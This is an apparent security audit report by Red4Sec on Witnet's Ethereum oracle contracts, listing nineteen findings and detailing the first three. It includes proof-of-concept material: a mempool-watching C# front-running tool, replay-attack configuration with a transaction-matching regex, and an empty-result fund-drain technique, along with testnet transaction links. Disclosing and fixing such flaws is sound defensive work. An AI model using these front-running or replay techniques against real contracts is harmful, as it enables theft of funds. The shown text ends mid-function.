



Security Audit Report

Witnet


01-06-2020

Content

1. Introduction	3
2. Executive Summary	4
3. Scope and Purpose.....	7
4. Recommendations.....	9
5. Vulnerabilities.....	10
5.1 Vulnerability Severity.....	10
5.2 List of vulnerabilities.....	11
5.3 Vulnerability details	13
01 - Replay PoI Attack	14
02 - Race Condition: Transaction Order Dependence.....	20
03 - Drain of Contract Funds that could trigger a Denial of Service	24
04 - Denial of Service via Integer Overflow.....	26
05 - Possible Burn of Funds while updating Data Request.....	28
06 - Prevent Loss of Funds when interacting with UsingWitnet contract.....	29
07 - Witnet Node De-Anonymization.....	31
08 - Bad Implementation of ecAdd algorithm	35
09 - Multiple Integer Overflows	37
10 - Outdated Compiler Version with Known Vulnerabilities.....	40
11 - Minor Logic Errors.....	41
12 - Owner Change Implementation.....	42
13 - Absence of Verifications.....	43
14 - Not Exploitable Reentrancy	46
15 - GAS Usage Optimization	48
16 - Comments Specification Mismatch.....	59
17 - Use of experimental features	62
18 - Solidity Code Readability.....	63
19 - Provide License for Third-Party Codes	65
6. Methodology	66
7. Annexes	68
Annex A List of Conducted Tests	69

1. Introduction

Witnet is a decentralized oracle network (DON) that connects smart contracts to the real off-chain world allowing any piece of software to retrieve information published at any web address at any point in time, with complete and verifiable proof of the information's integrity, without blindly trusting any third party.



The current audit report has been performed and completed exclusively by Red4Sec Cybersecurity as a **Smart Contract Security Audit** with focus on its source code, security protocols and cryptographic components, along with implementation and configuration errors.

The purpose of the present report is to provide our client, **Witnet**, with the details of the procedures executed by the auditors of Red4Sec Cybersecurity, the applied practices, the possible vulnerabilities and any security breaches found in the audit requested.

The report includes specifics of the audit for all the existing vulnerabilities of Witnet security audit. The performed analysis shows that the audited smart contracts contain critical vulnerabilities that should be fixed as soon as possible.

This document is a final and complete security audit which outlines the tests performed and the vulnerabilities discovered at the time of the audit.

All information collected here is strictly **CONFIDENTIAL** and may only be distributed by Witnet with Red4Sec express authorization.

2. Executive Summary


As requested by **Witnet** (witnet.io), the company Red4Sec Cybersecurity has been asked to perform a security audit against **Witnet Smart Contracts**, in order to assess the security of the source code and in addition to the vulnerability review and the management process.

This security audit has been conducted between the following dates: **01/04/2020** and **30/04/2020**.

Following the culmination of the analysis of the technical aspects of the environment, it has been verified that **Witnet Smart Contract** present different vulnerabilities that could affect the integrity, confidentiality or availability of the data.

During the analysis, a total of **19 vulnerabilities** were detected. These vulnerabilities have been classified in the following levels of risk, according to the impact level defined by CVSS (Common Vulnerability Scoring System):

VULNERABILITY RESUME



Red4Sec has been able to determine that the **overall security level** of the asset is **improvable**, considering there are some vulnerabilities that could **compromise the security of the asset and their users**.

The general conclusions of the performed audit are:

- Critical and high-risk vulnerabilities were detected during the security audit. These vulnerabilities pose a great risk for Witnet project and therefore, its developers have already started its mitigations.
- The overall impression about code quality is very positive. However, Red4Sec has reported some medium, low and informative vulnerabilities and has provided several recommendations to Witnet on how to continue improving, how to apply best practices and make the code more optimal and efficient.
- In order to deal with the detected vulnerabilities, an action plan was elaborated to guarantee its resolution, prioritizing those vulnerabilities of greater risk and trying not to exceed the maximum recommended resolution times.
- All critical vulnerabilities detected during the audit have been fully or partially fixed. In case of vulnerability "Replay PoI Attack", it has been marked as "partially fixed" since the applied mitigation limits the exploitability of this vulnerability.
- The work and collaboration by the Witnet technical team has been excellent since the beginning of the audit, solving some of the most critical vulnerabilities in a very short period of time and showing great interest in improving the Witnet's project.

DISCLAIMER

Red4Sec audit is not a security warranty, investment advice, or any endorsement of Witnet platform or its products. This audit does not provide a security or correctness guarantee of the audited smart contracts. Securing smart contracts is a multistep process, therefore including security within its development life cycle process is strongly recommended.

The individual audit reports are anonymized and combined during a debrief process, in order to provide an unbiased delivery and the Service Provider Red4Sec from legal and financial liability. Not the auditors of Red4Sec, or anyone else associated with this audit shall be liable or responsible for the results, security or any breach related to the audit of the smart contracts provided to Witnet.

3. Scope and Purpose

Witnet has asked Red4Sec to perform an analysis of the project's source code and Smart Contracts.

Red4Sec has made a thorough audit of the smart contract **security level** against attacks, identifying possible errors in the design, configuration or programming; therefore, guaranteeing the confidentiality, integrity and availability of the information accessed, treated, and stored.

The **scope** of the evaluation included:

- **Description:** Smart Contract security audit - Witnet
- **Projects:**
 - Witnet Ethereum Block Relay:
<https://github.com/witnet/witnet-ethereum-block-relay/tree/a3bf55cc58dd8295d3ac4daed45de48a708823fc>
Contract ActiveBridgeSetBlockRelay.sol was excluded from scope as requested by the client.
 - Witnet Ethereum Bridge:
<https://github.com/witnet/witnet-ethereum-bridge/tree/9d1f3be651ac644056303d18c20eccc4fc490472>
 - Elliptic Curve library:
<https://github.com/witnet/elliptic-curve-solidity/tree/7d814018d460849deabc882ef19c254160e06301>
 - VRF library:
<https://github.com/witnet/vrf-solidity/tree/40fd85af6815d55a563d0a4b080584a82ce3e7f8>

The **duration** of this audit has taken around one month, including documentation and reporting phases. Once all the fixes are applied, Red4Sec will carry on the mitigations support phase.

- **ERC-20 Smart Contract Security Audit:**
01/04/2020 - 30/04/2020
- **Final Report Documentation:**
28/04/2020 - 03/05/2020

The specific objectives of the application review have been:

- Analyze the source code of the project, in order to detect potential vulnerabilities affecting the project, such as:
 - Input Validation
 - External calls
 - Coding best practices
 - Exception Handling
 - Control of types and default values
 - Algorithms and Cryptography
 - Reentrancy
 - Logic of the Program
 - Gas Limit and Loops
 - Address control / owners
 - Timestamp Dependence
 - Denial of Service with block Gas Limit
 - Storage and Control Management
 - Transaction-ordering Dependence
 - Manual analysis
 - Automatic analysis
 - Efficiency and Optimization
 - Non-functional requirements

In accordance to the agreement made with the client, we have excluded any tests that could compromise or result into any interruption of the service.

The following tests have been conducted from different points of view:

- Testnet Network

4. Recommendations

For the resolution of the exposed vulnerabilities, Red4Sec endorses the following actions:

- Solve vulnerabilities in descending order of risk. The affected functions or methods should be adapted according to the detailed recommendations proposed by Red4Sec in the identified vulnerabilities section.
- Unused or redundant components should be removed from the code tree in order to save gas and improve code optimization.
- Apply good practice techniques in source code and improve the organization, structure and style of the code in the indicated sections.
- Review the possible overflows and underflows detected in the code and in the cryptographic implementations.
- One of the main concerns of languages like *Vyper* is to reduce possible vulnerabilities that may arise in a smart contract, eliminating the use of modifiers. Red4Sec recommends using the modifiers only and exclusively when they facilitate the reading and understanding of the code. Reference (<https://ethereum-viper.readthedocs.io/en/latest/>).
- Do insist on the periodic review of services, applications and source code, as well as correcting errors detected in previous reviews.

Therefore, it is strongly advised to include in the system designs, safety requirements that can be tested in later phases; to apply safe programming techniques and to introduce, in the pre-production stages, specific safety tests, such as code revisions source or the one carried out in this project.

5. Vulnerabilities

In this section, you can find a detailed analysis of the vulnerabilities encountered upon the security audit.

5.1 Vulnerability Severity

The risk classification has been made on the following 5 value scale:

Critical	<ul style="list-style-type: none">• Vulnerabilities that possesses the highest impact over the systems, services and/or sensitive information. The existence of these vulnerabilities is very dangerous and should be fixed as soon as possible.
High	<ul style="list-style-type: none">• Vulnerabilities that could severely compromise the service or the information it manages, even if the vulnerability requires expertise in order to be exploited.
Medium	<ul style="list-style-type: none">• Vulnerabilities that can have a limited impact on their own, and/or that combined with other vulnerabilities could have a greater impact.
Low	<ul style="list-style-type: none">• These vulnerabilities do not suppose a real risk for the systems. It also includes vulnerabilities which are extremely hard to exploit or those that have low impact on the service.
Informative	<ul style="list-style-type: none">• It covers assorted characteristics, information or behaviours that can be considered as inappropriate, without being considered as vulnerabilities by themselves.

5.2 List of vulnerabilities

Below, we have gathered a complete list of the vulnerabilities detected by Red4Sec, presented and summarized in a way that can be used for risk management and mitigation.

Table of vulnerabilities			
Id.	Vulnerability	Risk	State
01	Replay PoI Attack	Critical	Partially
02	Race Condition: Transaction Order Dependence in WitnetRequestBoard	Critical	Fixed
03	Drain of Contract Funds that could trigger a Denial of Service	Critical	Fixed
04	Denial of Service via Integer Overflow	High	Fixed
05	Possible Burn of Funds while updating Data Request	Medium	Fixed
06	Prevent Loss of Funds when interacting with UsingWitnet contract	Medium	Fixed
07	Witnet Node De-Anonymization	Medium	Out of Scope
08	Bad Implementation of ecAdd algorithm	Medium	Fixed
09	Multiple Integer Overflows	Low	Fixed
10	Outdated Compiler Version with Known Vulnerabilities	Low	Fixed
11	Minor Logic Errors	Low	Partially
12	Owner Change Implementation	Low	Assumed
13	Absence of Verifications	Low	Partially
14	Not Exploitable Reentrancy	Informative	Fixed


15	GAS Usage Optimization	Informative	Partially
16	Comments Specification Mismatch	Informative	Fixed
17	Use of experimental features	Informative	Assumed
18	Solidity Code Readability	Informative	Fixed
19	Provide License for Third-Party Codes	Informative	Fixed

5.3 Vulnerability details

In this section, we provide the details of each of the detected vulnerabilities indicating the following aspects:

- Category
- Active
- Risk
- Description
- Recommendations

01 - Replay PoI Attack

Category	Active	Risk
Algorithm poorly implemented	WitnetRequestsBoard.sol	 Critical SWC-121 CWE-840

Description:

A **Replay Attack** is a kind of network attack that occurs when a cybercriminal eavesdrop on a secure network communication, intercepts it and maliciously or fraudulently delays or resends it to misdirect the receiver into carrying out unexpected behaviours, in order to get any kind of profit from this action. The main objective of a Replay attack consists in sending previously sent data in a malicious manner, this can be considered as a lower tier version of a "Man-in-the-middle attack" as the message is intercepted and replayed by an attacker to impersonate the original sender.

If we extrapolate this to the blockchain, the interception process becomes easier since the information in Ethereum's blockchain is public, it is the smart contract's duty to implement the measures in order to avoid this type of attack.

Red4Sec has detected a Replay Attack vulnerability in the **reportDataRequestsInclusion** and **reportResult** methods. Such vulnerability will allow the attacker the following:

- To take economically profit
- To reuse past or outdated values and be able to validate them in the present time.

For example, in a scenario where a decentralized exchange uses Witnet's oracles to obtain the current bitcoin price, a malicious user would be capable of sending the bitcoin price set 2 years ago and it would be verified and validated to the current date.

Steps to Reproduce

In the following image, which belongs to the **reportResult** method, you can observe that the identifier argument of the request (**_id**) is not used to verify the *TallyPoI* input arguments which can always be used as long as they are valid.

In addition to this, it uses the *resHash* value which is formed by the result (**_result**) and the *drHash*.

In fact, the *drHash* it's the only value that could avoid a replay attack in advance, if all the previous values are validated beforehand, upcoming we will be able to confirm how such Hash is formed.

01 - Replay PoI Attack

```
function reportResult(
  uint256 _id,
  uint256[] calldata _poi,
  uint256 _index,
  uint256 _blockHash,
  uint256 _epoch,
  bytes calldata _result)
  external
  drIncluded(_id)
  resultNotIncluded(_id)
{
  // this should leave it ready for PoI
  uint256 resHash = uint256(sha256(abi.encodePacked(requests[_id].drHash, _result)));
  require(
    blockRelay.verifyTallyPoi(
      _poi,
      _blockHash,
      _epoch,
      _index,
      resHash), "Invalid PoI");
  requests[_id].result = _result;
  msg.sender.transfer(requests[_id].tallyReward);

  // Push msg.sender to abs
  abs.pushActivity(msg.sender, block.number);
  emit PostedResult(msg.sender, _id);
}
```

In the following image you can corroborate that the *drHash* it's formed uniquely by the first value of the PoI (**__poi[0]__**) and a hash from the **dataRequest (drOutputHash)** which means there is no correlation with the identifier of the request. Furthermore, we can observe that in order to verify the PoI (**verifyDrPoi**) you don't need the identifier, in such manner we would be capable of obtaining the same *drHash* from a past transaction, as long as we reuse their values, this means that there is a possibility to use a different identifier if we reuse the past values.

Even though we will be able to replicate the **reportDataRequestsInclusion**, the reward of this transaction will go to the original bridge, however, our objective is to obtain the same *drHash* with the purpose of falsifying the result and obtaining the next reward (**reportResult**).

01 - Replay PoI Attack

```
function reportDataRequestInclusion(
    uint256 _id,
    uint256[] calldata _poi,
    uint256 _index,
    uint256 _blockHash,
    uint256 _epoch)
    external
    drNotIncluded(_id)
{
    uint256 drOutputHash = uint256(sha256(requests[_id].dr));
    uint256 drHash = uint256(sha256(abi.encodePacked(drOutputHash, _poi[0])));
    require(
        blockRelay.verifyDrPoi(
            _poi,
            _blockHash,
            _epoch,
            _index,
            drOutputHash), "Invalid PoI");
    requests[_id].drHash = drHash;
    requests[_id].pkhClaim.transfer(requests[_id].inclusionReward);
    // Push requests[_id].pkhClaim to abs
    abs.pushActivity(requests[_id].pkhClaim, block.number);
    emit IncludedRequest(msg.sender, _id);
}
```

In conclusion, and as disclosed in the premises detailed above, the contract is vulnerable to a Replay Attack, which will allow us to return a past value and validate it by the oracle as a present value, in addition to obtaining a reward.

Proof of Concept

The lifecycle of a Witnet request consists in 4 transactions. On the user's side the request (U1), and on the bridge's side the **claimDataRequests** (C1), the **reportDataRequestInclusion** (I1) and the **reportResult** (R1).

Since the target of this attack is to validate a value of the past in the present, we will need to save the values of these transactions in order to configure our attack.

In order to successfully execute our attack, we must configure the exploit beforehand. This exploit is listening to the mempool for any received transaction in the contract **0xe361333f6a4c441381c37df3474fd9eb46a6e610** (WRB) so that it executes only when it receives the claimDataRequest of our transaction (C2) by using the following condition: **^0xc9bcae14([a-fA-F0-9]+)0{30}140{61}[a-fA-F0-9]+\$**

01 - Replay Pol Attack

```
--privatekey=[REDACTED],  
--gaspricefactor=0.9",  
--to=0xe361333f6a4c441381c37df3474fd9eb46a6e610",  
--inputregex=^0xc9bcac14([a-fA-F0-9]+)0{30}[140]{61}[a-fA-F0-9]+$",  
  
--sendnewtx2=true",  
--newtx1input=0xcbfc2a7c0[REDACTED]14000000,  
--newtx2input=0x8a68f33e[REDACTED]14000000
```

The diagram shows red boxes highlighting specific parts of the command:

- A box around "ID" points to "[140]" in the input regex.
- A box around "reportDataRequestInclusion" points to the first hex string in --newtx1input.
- A box around "reportResult" points to the second hex string in --newtx2input.

In order to execute it we will have to send two transactions with less priority than C2 since both transactions will be the **reportDataRequestInclusion** (I2) and the **reportResult** (R2) which must necessarily get into the blockchain after the **claimDataRequests** (C2), this is the reason we use a gas price lower to the one in the transaction C2 (0.9 of C2).

The input of the transaction I2 should be exactly as I1, changing the I1 identifier for our identifier. The same process must be performed on the second transaction, our **reportResult** (R2), in order to achieve this, we will reuse the R1 values by modifying only the necessary identifier.

[illegible]

After the environment is properly configured, we must only wait for the reception of the user's request (U2) so our exploit proceeds to inject both transactions.

```

C:\Red4Sec\ETHRaceCondition\bin\Debug\netcoreapp3.1\ETHRa...
Using Account: 0xA637ba8eC675e8EF787d7190b52EF5EFb565653c
GasPrice Factor: 0.9
Input Regex: ^0xc9bcae14([a-fA-F0-9]+)0{30}140{61}[a-fA-F0-9]+$
-----
Watching Address: 0xe361333f6a4c441381c37df3474fd9eb46a6e610
Looking for: ^0xc9bcae14([a-fA-F0-9]+)0{30}140{61}[a-fA-F0-9]+$
-----
Height: 2604069
-----
Injected tx: 0x285f387f06c6bc68eec4c717de0acc206d89dc38a8a091cc8a64ede5
f1473faa,0x8e626bb6ad8c83f24f3c336d60dfbad8f869a1652392e0db291f2aa23e6
65ca9 for 0xebe3e297f4c19db8b50e7a41340915622526c9e803636fc8d6217c3e33
8b5e9a_

```

01 - Replay PoI Attack

In the following image you can observe that the **reportDataInclusion** (one of our injected tx) appears in the same block as the **claimDataRequests** (one of our injected tx) and the false result (**reportResult**) is validated in the next block.

Txn Hash	Block	Age	From	To	Value	[Txn Fee]
0x8e626bb6ad8c83f...	2604077	36 mins ago	0xa637ba8ec675e8...	IN 0xe361333f6a4c441...	0 Ether	0.00156141
0x285f387f06c6bc6...	2604076	36 mins ago	0xa637ba8ec675e8...	IN 0xe361333f6a4c441...	0 Ether	0.0020076795
0xebe3e297f4c19db...	2604076	36 mins ago	0xa550cf4f03bd241...	IN 0xe361333f6a4c441...	0 Ether	0.00339474

Both transactions have been successfully processed by the WRB, which means that in addition to faking the result by using values of an older PoI, we will receive the correspondent fee to reportResult.

Parent Txn Hash	Block	Age	From	To	Value
0x8e626bb6ad8c83f...	2604077	34 secs ago	0xe361333f6a4c441...	→ 0xa637ba8ec675e8...	0.0002 Ether

The following transactions were used to carry out the PoC:

- **U1:**
<https://goerli.etherscan.io/tx/0x1ac4c2d1e5ac4ee619ba31e26f739038f35c6967eb13b3abf900777301d6fa13>
- **C1:**
<https://goerli.etherscan.io/tx/0xb3e9c0e07f04691650fedb46ffba11ace82bce7dd9d9412596782d1de99e40ea>
- **I1:**
<https://goerli.etherscan.io/tx/0xc20cd749a94f16ebdf6098dcab0425e1b5afafd3e24738226f68059bbc54cd2e>
- **R1:**
<https://goerli.etherscan.io/tx/0x358989567b2190ce7b79d36554495f69c36b4125b39a1e34fa02fe6b5c41bafb>
- **I2:** <https://goerli.etherscan.io/tx/0x285f387f06c6bc68eec4c717de0acc206d89dc38a8a091cc8a64ede5f1473faa>
- **R2:**
<https://goerli.etherscan.io/tx/0x8e626bb6ad8c83f24f3c336d60dfbad8f869a1652392e0db291f2aa23e665ca9>

01 - Replay PoI Attack

Code References:


- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fcaf885adfb213cb8/contracts/WitnetRequestsBoard.sol#L203>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fcaf885adfb213cb8/contracts/WitnetRequestsBoard.sol#L251>

Recommendations:

- Implement protections against replay attacks.
- Add the request identifier to the drHash.

```
uint256 drHash = uint256(sha256(abi.encodePacked(drOutputHash, _id, _poi[0])));
```

02 - Race Condition: Transaction Order Dependence in WitnetRequestBoard

Category	Active	Risk
Race Condition	WitnetRequestBoard.sol	 Critical SWC-114 CWE-362

Description:

The Ethereum network processes block transactions with new blocks at the same time miners analyze the received transactions and include them in a block, those with the highest gas price have priority. After transactions are sent to the Ethereum network, they are automatically broadcasted to each of the existing nodes in the network for processing. In consequence, an Ethereum node is able to know which transactions will occur before they are completed.

Exclusively miners can determine the order in which transactions are executed. Therefore, the status of the contract depends on the order in which the miner invoked such transactions. This is known as **Transaction Ordering Dependence**. Transaction Order Dependence is a type of **race condition** which is inherent to Blockchains and relies on the fact that the order of transactions themselves can be easily manipulated.

During the security audit, Red4Sec team detected and verified a Transaction Order Dependence vulnerability in the **WitnetRequestBoard** contract, which leads to a race condition that allows an attacker to obtain the fee reward, recurrently, without doing any of the work.

The **reportResult** function implements numerous entries to verify the **TallyPoi**, however, none of them are related to the sender of the transaction. Therefore, anyone who issues a transaction with such information to the blockchain, will be the first to execute its logic. Furthermore, on *line:245* of *WitnetRequestBoard.sol* file, the funds are sent directly to the sender's account, which allows to obtain an economic benefit (acquiring the response fee) by exploiting the vulnerability.

In the following image, it is sustained that there is no verification in order to confirm that the sender is legitimate.

02 - Race Condition: Transaction Order Dependence in WitnetRequestBoard

```
function reportResult(  
    uint256 _id,  
    uint256[] calldata _poi,  
    uint256 _index,  
    uint256 _blockHash,  
    uint256 _epoch,  
    bytes calldata _result)  
    external  
    drIncluded(_id)  
    resultNotIncluded(_id)  
{  
    // this should leave it ready for PoI  
    uint256 resHash = uint256(sha256(abi.encodePacked(requests[_id].drHash, _result)));  
    require(  
        blockRelay.verifyTallyPoi(  
            _poi,  
            _blockHash,  
            _epoch,  
            _index,  
            resHash), "Invalid PoI");  
    requests[_id].result = _result;  
    msg.sender.transfer(requests[_id].tallyReward);  
  
    // Push msg.sender to abs  
    abs.pushActivity(msg.sender, block.number);  
    emit PostedResult(msg.sender, _id);  
}
```

Proof of Concept

To be able to exploit this vulnerability, we have developed a tool that listens for all the existing transactions in the memory pool. As soon as it detects that a transaction with the following characteristics has been received;

- **Destination:** 0x72cf2dff1cf373ad818b37d8196c9d372a8f2ade (WitnessRequestBoard - WRB).
- **MethodId:** 0x8a68f33e (reportResult).

it will automatically generate an identical transaction (copying all the values from the original) but using a higher gas price.

02 - Race Condition: Transaction Order Dependence in WitnetRequestBoard

Taking this into account, we prioritize our transaction and ensure that it has more possibilities to enter before the original bridge transaction, thus receiving the result fee without having to do any of the work.

```
var filter = new delFilter((Transaction tx, out Task<string> ret) =>
{
    if (!tx.From.Equals(account.Address, StringComparison.OrdinalIgnoreCase) &&
        tx.To.Equals(cfg.To, StringComparison.OrdinalIgnoreCase) &&
        tx.Input.ToLowerInvariant().StartsWith(cfg.InputPrefix))
    {
        // Duplicate message with more fee
        1 var fee = new BigInteger((double)tx.GasPrice.Value * cfg.GasPriceFactor);
        var txNew = new TransactionInput(tx.Input, tx.To, account.Address, tx.Gas, new HexBigInteger(fee), new HexBigInteger(0));

        // Sign and relay
        2 ret = account.TransactionManager.SendTransactionAsync(txNew);
        return true;
    }

    ret = null;
    return false;
});

ListenMemPool(web3, filter).Wait();
```


Afterwards, we can see how the attacker's transaction copies all the input values of the original, except for the gasPrice, which has been multiplied by 2. This allows us to gain priority, hence our transaction will be entered before the original transaction despite being sent later.

- <https://goerli.etherscan.io/tx/0xdfb86100dcf4d22533d6b7a813770b8ab793d4774c375b72211d79e3a03c2799>

In the following link we can verify how the original transaction, despite entering with same block (2489093), is processed after the attacker's, which returns the following error: *"Result already included"*.

- <https://goerli.etherscan.io/tx/0xa533545c9b930fabffb37ba466b19e45ca4ac37ed8f452633fd7880b85f1d724>

02 - Race Condition: Transaction Order Dependence in WitnetRequestBoard



The screenshot shows a web browser displaying a transaction on the Goerli Testnet. The transaction is highlighted in red, and a red arrow points to it from a terminal window on the right. The terminal shows a command to inject a new transaction, which is then confirmed in the transaction history.

Contract: 0x72cf2DF1cF373AD818b37d8196C9d372A8f2ADE

Balance: 0.5 Ether

Transactions:

Txn Hash	Block	Age	From
0xa533545c9b930fa...	(pending)	7 secs ago	0xa550cf403bd241...
0xdfb86100dcf4d22...	(pending)	7 secs ago	0xa637ba8ec675e8...

History:

- #10 - 4/8/2020 at 19:47: Contract Interac... -0.51 ETH
- #9 - 4/8/2020 at 19:43: Contract Deploy... -0 ETH
- #8 - 4/8/2020 at 19:42: Contract Deploy... -0 ETH

Terminal output:

```
Using Account: 0xA637ba8ec675e8f78d7190b32EF5eFb365633c
GasPrice Factor: 2
Height: 2489065
Watching address: 0x72cf2DF1cF373AD818b37d8196C9d372A8f2ADE
Looking for: 0xa68f33e
Injected a new tx: 0xdfb86100dcf4d22533d6b7a813770b8ab793d4774c375b72
211d79e3a03c2799 for 0xa533545c9b930fabff37ba466b19e45ca4ac37ed8f45
2633fd/680d85f1d/24
```


Code References:

- <https://github.com/witnet/witnet-ethereum-bridge/blob/9d1f3be651ac644056303d18c20eccc4fc490472/contracts/WitnetRequestsBoard.sol#L244>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/9d1f3be651ac644056303d18c20eccc4fc490472/contracts/WitnetRequestsBoard.sol#L245>

Recommendations:

- To avoid this type of attack, it is necessary to include the sender's address in the PoI validation.
- Sign the address that will receive the funds as it is done in the function `claimDataRequest()`.

03 - Drain of Contract Funds that could trigger a Denial of Service

Category	Active	Risk
Lack of verifications	WitnetRequestBoard.sol	 Critical SWC-105 CWE-840

Description:

At the time of the review of **WitnetRequestBoard** smart contract, it was detected that the **reportResult** method executes in an incorrect manner the logic that is necessary to verify whether a result has been previously included or not. This failure could cause a drain on the contract funds by any attacker.

In the following image, we can see there is a modifier called **resultNotIncluded**, which uses the size of the result to check whether it has been previously included or not. It must be mentioned, that the outcome can also result as empty ("").

```
// Ensures the result has not been reported yet
modifier resultNotIncluded(uint256 id) {
    require(requests[_id].result.length == 0, "Result already included");
    _;
}
```

In the **CBOR** library it has been verified that the size should be greater than 0 in order to consider it a valid CBOR. In which case, the modifier that has been observed in the previous image would apparently turn out to be valid.

```
/**
 * @notice Decode a CBOR.Value structure from raw bytes.
 * @dev This is an alternate factory for CBOR.Value instances, which can be later decoded into native EVM types.
 * @param _buffer A Buffer structure representing a CBOR-encoded value.
 * @return A `CBOR.Value` instance containing a partially decoded value.
 */
function valueFromBuffer(BufferLib.Buffer memory buffer) public pure returns(Value memory) {
    require(_buffer.data.length > 0, "Found empty buffer when parsing CBOR value");
}
```

Nevertheless, in the following image we can see that the result is not verified as a valid **CBOR**. This verification is done exclusively during reading and not during reporting. This would allow us to bypass the **resultNotIncluded** modifier in case an empty result (") is sent.

Hence, it would be possible to collect the fee for said result without marking it as consumed, being able to send the same transaction recursively and collecting the same fee from the contract funds and not from the part reserved for the bridge that serves it.


Consequently, the attacker could completely drain the funds from the **WitnetRequestBoard** contract, turning in a result of a **Denial of Service (DoS)**, since the bridges did not receive the fee

03 - Drain of Contract Funds that could trigger a Denial of Service

intended to carry out their work and therefore the execution of their transactions would instantly fail.

```
/// @dev Reports the result of a data request in Witnet.
/// @param _id The unique identifier of the data request.
/// @param _poi A proof of inclusion proving that the data in _result has been acknowledged
/// @param _index The position of the tally transaction in the tallies-only merkle tree in t
/// @param _blockHash The hash of the block in which the result (tally) was inserted.
/// @param _epoch The epoch in which the blockHash was created.
/// @param _result The result itself as bytes.
function reportResult(
    uint256 _id,
    uint256[] calldata _poi,
    uint256 _index,
    uint256 _blockHash,
    uint256 _epoch,
    bytes calldata _result
) external
drIncluded(_id)
resultNotIncluded(_id) 1
{
    // this should leave it ready for PoI
